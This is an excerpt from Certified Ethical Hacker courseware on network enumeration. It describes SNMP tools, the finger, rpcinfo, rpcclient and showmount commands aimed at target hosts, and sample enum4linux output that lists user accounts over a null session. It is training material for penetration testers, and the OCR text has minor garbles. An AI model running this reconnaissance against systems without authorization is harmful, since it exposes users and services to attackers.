



FIGURE 4.10: Outils Screenshot



## SNMP Enumeration Tool: SolarWind's IP Network Browser

Source: <http://www.solarwinds.com>

**IP Network Browser** from SolarWinds is a network discovery application. It collects information via ICMP and SNMP locally or on a remote network. It scans a single IP, IP address range, or subnet and displays network devices as they are discovered in real time, providing you with immediate access to detailed information about the devices on your network. It is easy for the attacker to discover information about the target network after performing scanning of the entire subnet. Using IP Network Browser, an attacker can gather information from a poorly configured Windows system. The information that can be gathered includes server name, operating system version, SNMP contact and location information, list of services and network interfaces, list of all user accounts, machine date/time, etc.

For example, on a Cisco router, **Solar Winds IP Network Browser** will determine the current IOS version and release, as well as identify which cards are installed into which slots, the status of each port, and ARP tables. When the IP Network Browser discovers a Windows server, it returns information including interface status, bandwidth utilization, services running, and even details of software that is installed and running.




FIGURE 4.11: SNMP Enumeration Tool Screenshot

SNMP Enumeration Tools	
 <b>Getif</b> <a href="http://www.wtcs.org">http://www.wtcs.org</a>	 <b>SoftPerfect Network Scanner</b> <a href="http://www.softperfect.com">http://www.softperfect.com</a>
 <b>OiDViEW SNMP MIB Browser</b> <a href="http://www.oidview.com">http://www.oidview.com</a>	 <b>SNMP Informant</b> <a href="http://www.snmp-informant.com">http://www.snmp-informant.com</a>
 <b>iReasoning MIB Browser</b> <a href="http://tl1.ireasoning.com">http://tl1.ireasoning.com</a>	 <b>Net-SNMP</b> <a href="http://net-snmp.sourceforge.net">http://net-snmp.sourceforge.net</a>
 <b>SNScan</b> <a href="http://www.mcafee.com">http://www.mcafee.com</a>	 <b>Nsauditor Network Security Auditor</b> <a href="http://www.nsauditor.com">http://www.nsauditor.com</a>
 <b>SNMP Scanner</b> <a href="http://www.secure-bytes.com">http://www.secure-bytes.com</a>	 <b>Spiceworks</b> <a href="http://www.spiceworks.com">http://www.spiceworks.com</a>


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## SNMP Enumeration Tools

In addition to OpUtils and **SolarWind's IP Network Browser**, a few more SNMP tools are listed as follows:


- ④ Getif available at <http://www.wtcs.org>
- ④ OiDViEW SNMP MIB Browser available at <http://www.oidview.com>
- ④ iReasoning MIB Browser available at <http://tl1.ireasoning.com>
- ④ SNScan available at <http://www.mcafee.com>
- ④ SNMP Scanner available at <http://www.secure-bytes.com>
- ④ SoftPerfect Network Scanner available at <http://www.softperfect.com>
- ④ SNMP Informant available at <http://www.snmp-informant.com>
- ④ Net-SNMP available at <http://net-snmp.sourceforge.net>
- ④ Nsauditor Network Security Auditor available at <http://www.nsauditor.com>
- ④ Spiceworks available at <http://www.spiceworks.com>



## Module Flow

This section describes the **UNIX/Linux commands** that can be used for enumeration and Linux enumeration tools.

Enumeration Concepts	NTP Enumeration
NetBIOS Enumeration	SMTP Enumeration
SNMP Enumeration	DNS Enumeration
Unix/Linux Enumeration	Enumeration Countermeasures
LDAP Enumeration	Enumeration Pen Testing



The slide is titled "UNIX/Linux Enumeration Commands" and features the CEH logo in the top right corner. It contains four main sections: "finger", "rpcinfo (RPC)", "rpcclient", and "showmount".

- finger**:
  - Enumerates the user and the host
  - Enables you to view the user's home directory, login time, idle times, office location, and the last time they both received or read mail

```
[root$] finger -l @target.hackme.com
```
- rpcinfo (RPC)**:
  - Helps to enumerate Remote Procedure Call protocol
  - RPC protocol allows applications to communicate over the network

```
[root] rpcinfo -p 19x.16x.xxx.xx
```
- rpcclient**:
  - Using rpcclient we can enumerate user names on Linux and OS X

```
[root $] rpcclient $> netshareenum
```
- showmount**:
  - Finds the shared directories on the machine

```
[root $] showmount -e 19x.16x. xxx.xx
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## UNIX/Linux Enumeration Commands

Commands used to enumerate UNIX network resources are as follows: showmount, finger, rpcinfo (RPC), and rpcclient.



### Finger:

The **finger command** is used for enumerating the users on the remote machine. It enables you to view the user's home directory, login time, idle times, office location, and the last time they both received or read mail.

The syntax for finger is:

```
finger [-b] [-f] [-h] [-i] [-l] [-m] [-p] [-q] [-s] [-w] [username]
```

### Options:

- b** Suppresses printing the user's home directory and shell in a long format printout.
- f** Suppresses printing the header that is normally printed in a non-long format printout.
- h** Suppresses printing of the .project file in a long format printout.
- l** Forces "idle" output format, which is similar to short format except that only the login name, terminal, login time, and idle time are printed.

- l Forces long output format.
- m Matches arguments only on the user's name.
- p Suppresses printing of the .plan file in a long format printout.
- q Forces quick output format, which is similar to short format except that only the login name, terminal, and login time are printed.
- s Forces short output format.
- w Suppresses printing the full name in a short format printout.

For example, if the command root\$] finger -1 @target.hackme.com is executed, then you can get the list of users on the target host.



## rpcinfo (RPC)

rpcinfo (RPC) helps you to enumerate Remote Procedure Call protocol. This in turn allows the applications to communicate over the network.

The syntax for rpcinfo follows:

```
rpcinfo [-m | -s ] [ host ]
rpcinfo -p [ host ]
rpcinfo -T transport host prognum [ versnum ]
rpcinfo -l [ -T transport ] host prognum versnum
rpcinfo [ -n portnum ] -u host prognum [ versnum ]
rpcinfo [ -n portnum ] -t host prognum [ versnum ]
rpcinfo -a serv_address -T transport prognum [ versnum ]
rpcinfo -b [ -T transport ] prognum versnum
rpcinfo -d [ -T transport ] prognum versnum
```

### Options:

- m Displays a table of statistics of rpcbind operations on the given host. The table shows statistics for each version of rpcbind (versions 2, 3 and 4), giving the number of times each procedure was requested and successfully serviced, the number and type of remote call requests that were made, and information about RPC address lookups that were handled. This is useful for monitoring RPC activities on the host.
- s Displays a concise list of all registered RPC programs on host. If host is not specified, it defaults to the local host.
- p Probes rpcbind on host using version 2 of the rpcbind protocol, and display a list of all registered RPC programs. If host is not specified, it defaults to the local host. Note that version 2 of the rpcbind protocol was previously known as the **portmapper** protocol.
- t Makes a RPC call to procedure 0 of prognum on the specified host using TCP, and report whether or not a response was received. This option is made obsolete by the -T option as shown in the third synopsis.

-l	Displays a list of entries with a given prognum and versnum on the specified host. Entries are returned for all transports in the same protocol family as that used to contact the remote rpcbind.
-b	Makes a RPC broadcast to procedure 0 of the specified prognum and versnum and report all hosts that respond. If transport is specified, it broadcasts its request only on the specified transport. If broadcasting is not supported by any transport, an error message is printed. Use of broadcasting should be limited because of the potential for adverse effect on other systems.
-d	Deletes registration for the RPC service of the specified prognum and versnum. If transport is specified, unregister the service on only that transport; otherwise, unregister the service on all the transports on which it was registered. Only the owner of a service can delete a registration, except the superuser, who can delete any service.
-u	Makes an RPC call to procedure 0 of prognum on the specified host using UDP, and report whether or not a response was received. This option is made obsolete by the -T option as shown in the third synopsis.
-a serv_address	Uses serv_address as the (universal) address for the service on transport to ping procedure 0 of the specified prognum and report whether or not a response was received. The -T option is required with the -a option.  If versnum is not specified, rpcinfo tries to ping all available version numbers for that program number. This option avoids calls to remote rpcbind to find the address of the service. The serv_address is specified in universal address format of the given transport.
-n portnum	Uses portnum as the port number for the -t and -u options instead of the port number given by rpcbind. Use of this option avoids a call to the remote rpcbind to find out the address of the service. This option is made obsolete by the -a option.
-T transport	Specifies the transport on which the service is required. If this option is not specified, rpcinfo uses the transport specified in the NETPATH environment variable, or if that is unset or NULL, the transport in the netconfig database is used. This is a generic option, and can be used in conjunction with other options as shown in the SYNOPSIS.
Host	Specifies host of rpc information required.

For example, if the command [root] rpcinfo -p 19x.16x.xxx.xx is executed, then you can get the rpc information of the host you are currently connected to.



## rpcclient

rpcclient is used to enumerate usernames on Linux and OS X.

The syntax for rpcclient follows:

```
rpcclient [-A authfile] [-c <command string>] [-d debuglevel] [-h] [-I logdir] [-N] [-s <smb config file>] [-U username[%password]] [-W workgroup] [-I destinationIP] {server}
```

### Options:

- c Execute semicolon-separated commands.

- I IP address is the address of the server to connect to. It should be specified in standard "a.b.c.d" notation.
- Z-p This number is the TCP port number used when making connections to the server. The standard TCP port number for an SMB/CIFS server is 139, which is the default.
- d debuglevel is an integer from 0 to 10. The default value if this parameter is not specified is 0.
- v Prints the program version number.
- s The file specified contains the configuration details required by the server.
- l Base directory name for log/debug files. The extension ".progname" will be appended (e.g. log.smbclient, log.smbd, etc...). The log file is never removed by the client.
- N If specified, this parameter suppresses the normal password prompt from the client to the user. This is useful when accessing a service that does not require a password.
- A This option allows you to specify a file from which to read the username and password used in the connection.
- U Sets the SMB user name or user name and password.
- W Set the SMB domain of the use rname.
- h Print a summary of command-line options.

For example, if the command root \$] rpcclient \$> netshareenum is executed, then it displays all the user names.

## showmount

showmount identifies and lists the shared directories available on a system. The clients that are remotely mounted on a file system from a host are listed by showmount. mountd is an RPC server that replies to the **NFS access information** and file system mount requests. The mountd server on the host maintains the obtained information. The file /etc/rmtab saves the information from **crashing**. The default value for the host is the value returned by hostname (1).

The syntax for the mountd: `/usr/lib/nfs/mountd [-v] [-r]`

The syntax for Showmount: `/usr/sbin/showmount [-ade] [hostname]`

**Options:**

- a Print all remote mounts in the format.
- d List directories that have been remotely mounted by clients.
- e Print the list of shared file systems.

For example, if the command [root \$] showmount -e 19x.16x. xxx.xx is executed, then it displays the list of all shared directories that are mounted by a host.

The screenshot shows a terminal window with the following output:

```
sh-3.2$ enum4linux.py -r 192.168.2.55
Starting enum4linux v0.8.2 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 2 14:14:35 2008

----- Target information -----
Target ..... 192.168.2.55
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

----- Enumerating Workgroup/Domain on 192.168.2.55 -----
[+] Got domain/workgroup name: WORKGROUP

----- Getting domain SID for 192.168.2.55 -----
Domain Name: WORKGROUP
Domain Sid: S-0-0
[+] Host is part of a workgroup (not a domain)

----- Session Check on 192.168.2.55 -----
[+] Server 192.168.2.55 allows sessions using username '', password ''

----- Users on 192.168.2.55 via RID cycling (RIDS: 500-550,1000-1050) -----
[I] Assuming that user "administrator" exists
[+] Got SID: S-1-5-21-1801674531-1482476501-725345543 using username '', password ''
S-1-5-21-1801674531-1482476501-725345543-501 W2KSQL\Administrator (Local User)
S-1-5-21-1801674531-1482476501-725345543-501 W2KSQL\Guest (Local User)
S-1-5-21-1801674531-1482476501-725345543-513 W2KSQL\None (Domain Group)
S-1-5-21-1801674531-1482476501-725345543-1000 W2KSQL\TsInternetUser (Local User)
S-1-5-21-1801674531-1482476501-725345543-1001 W2KSQL\USER_PORTCULLIS (Local User)
S-1-5-21-1801674531-1482476501-725345543-1002 W2KSQL\WAM_PORTCULLIS (Local User)
S-1-5-21-1801674531-1482476501-725345543-1004 W2KSQL\mark (Local User)
S-1-5-21-1801674531-1482476501-725345543-1005 W2KSQL\blah (Local User)
S-1-5-21-1801674531-1482476501-725345543-1006 W2KSQL\basic (Local User)

enum4linux complete on Wed Apr 2 14:14:40 2008
```

http://labs.portcullis.co.uk

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## Linux Enumeration Tool: Enum4linux

Source: <http://labs.portcullis.co.uk>

Enum4linux is a tool that allows you to enumerate information from **samba**, as well as Windows systems.

### Features:

- ⌚ RID Cycling (When RestrictAnonymous is set to 1 on Windows 2000)
- ⌚ User Listing (When RestrictAnonymous is set to 0 on Windows 2000)
- ⌚ Listing of Group Membership Information
- ⌚ Share Enumeration
- ⌚ Detecting if host is in a Workgroup or a Domain
- ⌚ Identifying the remote Operating System
- ⌚ Password Policy Retrieval (using polenum)



```
sh-3.2$ enum4linux.pl -r 192.168.2.55
Starting enum4linux v0.8.2 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 2 14:14:35 2008

----- Target information -----
Target ..... 192.168.2.55
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

----- Enumerating Workgroup/Domain on 192.168.2.55 -----
[+] Got domain/workgroup name: WORKGROUP


----- Getting domain SID for 192.168.2.55 -----
Domain Name: WORKGROUP
Domain Sid: S-0-0
[+] Host is part of a workgroup (not a domain)

----- Session Check on 192.168.2.55 -----
[+] Server 192.168.2.55 allows sessions using username '', password ''

----- Users on 192.168.2.55 via RID cycling (RIDS: 500-550;1000-1050) -----
[I] Assuming that user "administrator" exists
[+] Got SID: S-1-5-21-1801674531-1482476501-725345543 using username '', password ''
S-1-S-21-1801674531-1482476501-725345543-500 W2KSQL\Administrator (Local User)
S-1-S-21-1801674531-1482476501-725345543-501 W2KSQL\Guest (Local User)
S-1-S-21-1801674531-1482476501-725345543-513 W2KSQL\None (Domain Group)
S-1-S-21-1801674531-1482476501-725345543-1000 W2KSQL\TsInternetUser (Local User)
S-1-S-21-1801674531-1482476501-725345543-1001 W2KSQL\IUSR_PORTCULLIS (Local User)
S-1-S-21-1801674531-1482476501-725345543-1002 W2KSQL\IWAM_PORTCULLIS (Local User)
S-1-S-21-1801674531-1482476501-725345543-1004 W2KSQL\mari (Local User)
S-1-S-21-1801674531-1482476501-725345543-1005 W2KSQL\blah (Local User)
S-1-S-21-1801674531-1482476501-725345543-1006 W2KSQL\basic (Local User)

enum4linux complete on Wed Apr 2 14:14:40 2008
```

FIGURE 4.11: Enum4linux Tool Screenshot



## Module Flow

To enable communication and manage data transfer between network resources, various protocols are employed. All these protocols carry valuable information about network resources along with the data to be transferred. If any external user is able to enumerate that information by manipulating the protocols, then he or she can break into the network and may misuse the network resources. LDAP is one such protocol intended to access the directory listings.

	Enumeration Concepts		NTP Enumeration
	NetBIOS Enumeration		SMTP Enumeration
	SNMP Enumeration		DNS Enumeration
	Unix/Linux Enumeration		Enumeration Countermeasures
	LDAP Enumeration		Enumeration Pen Testing

This section focuses on LDAP enumeration and LDAP enumeration tools

## LDAP Enumeration

**CEH**  
Certified Ethical Hacker

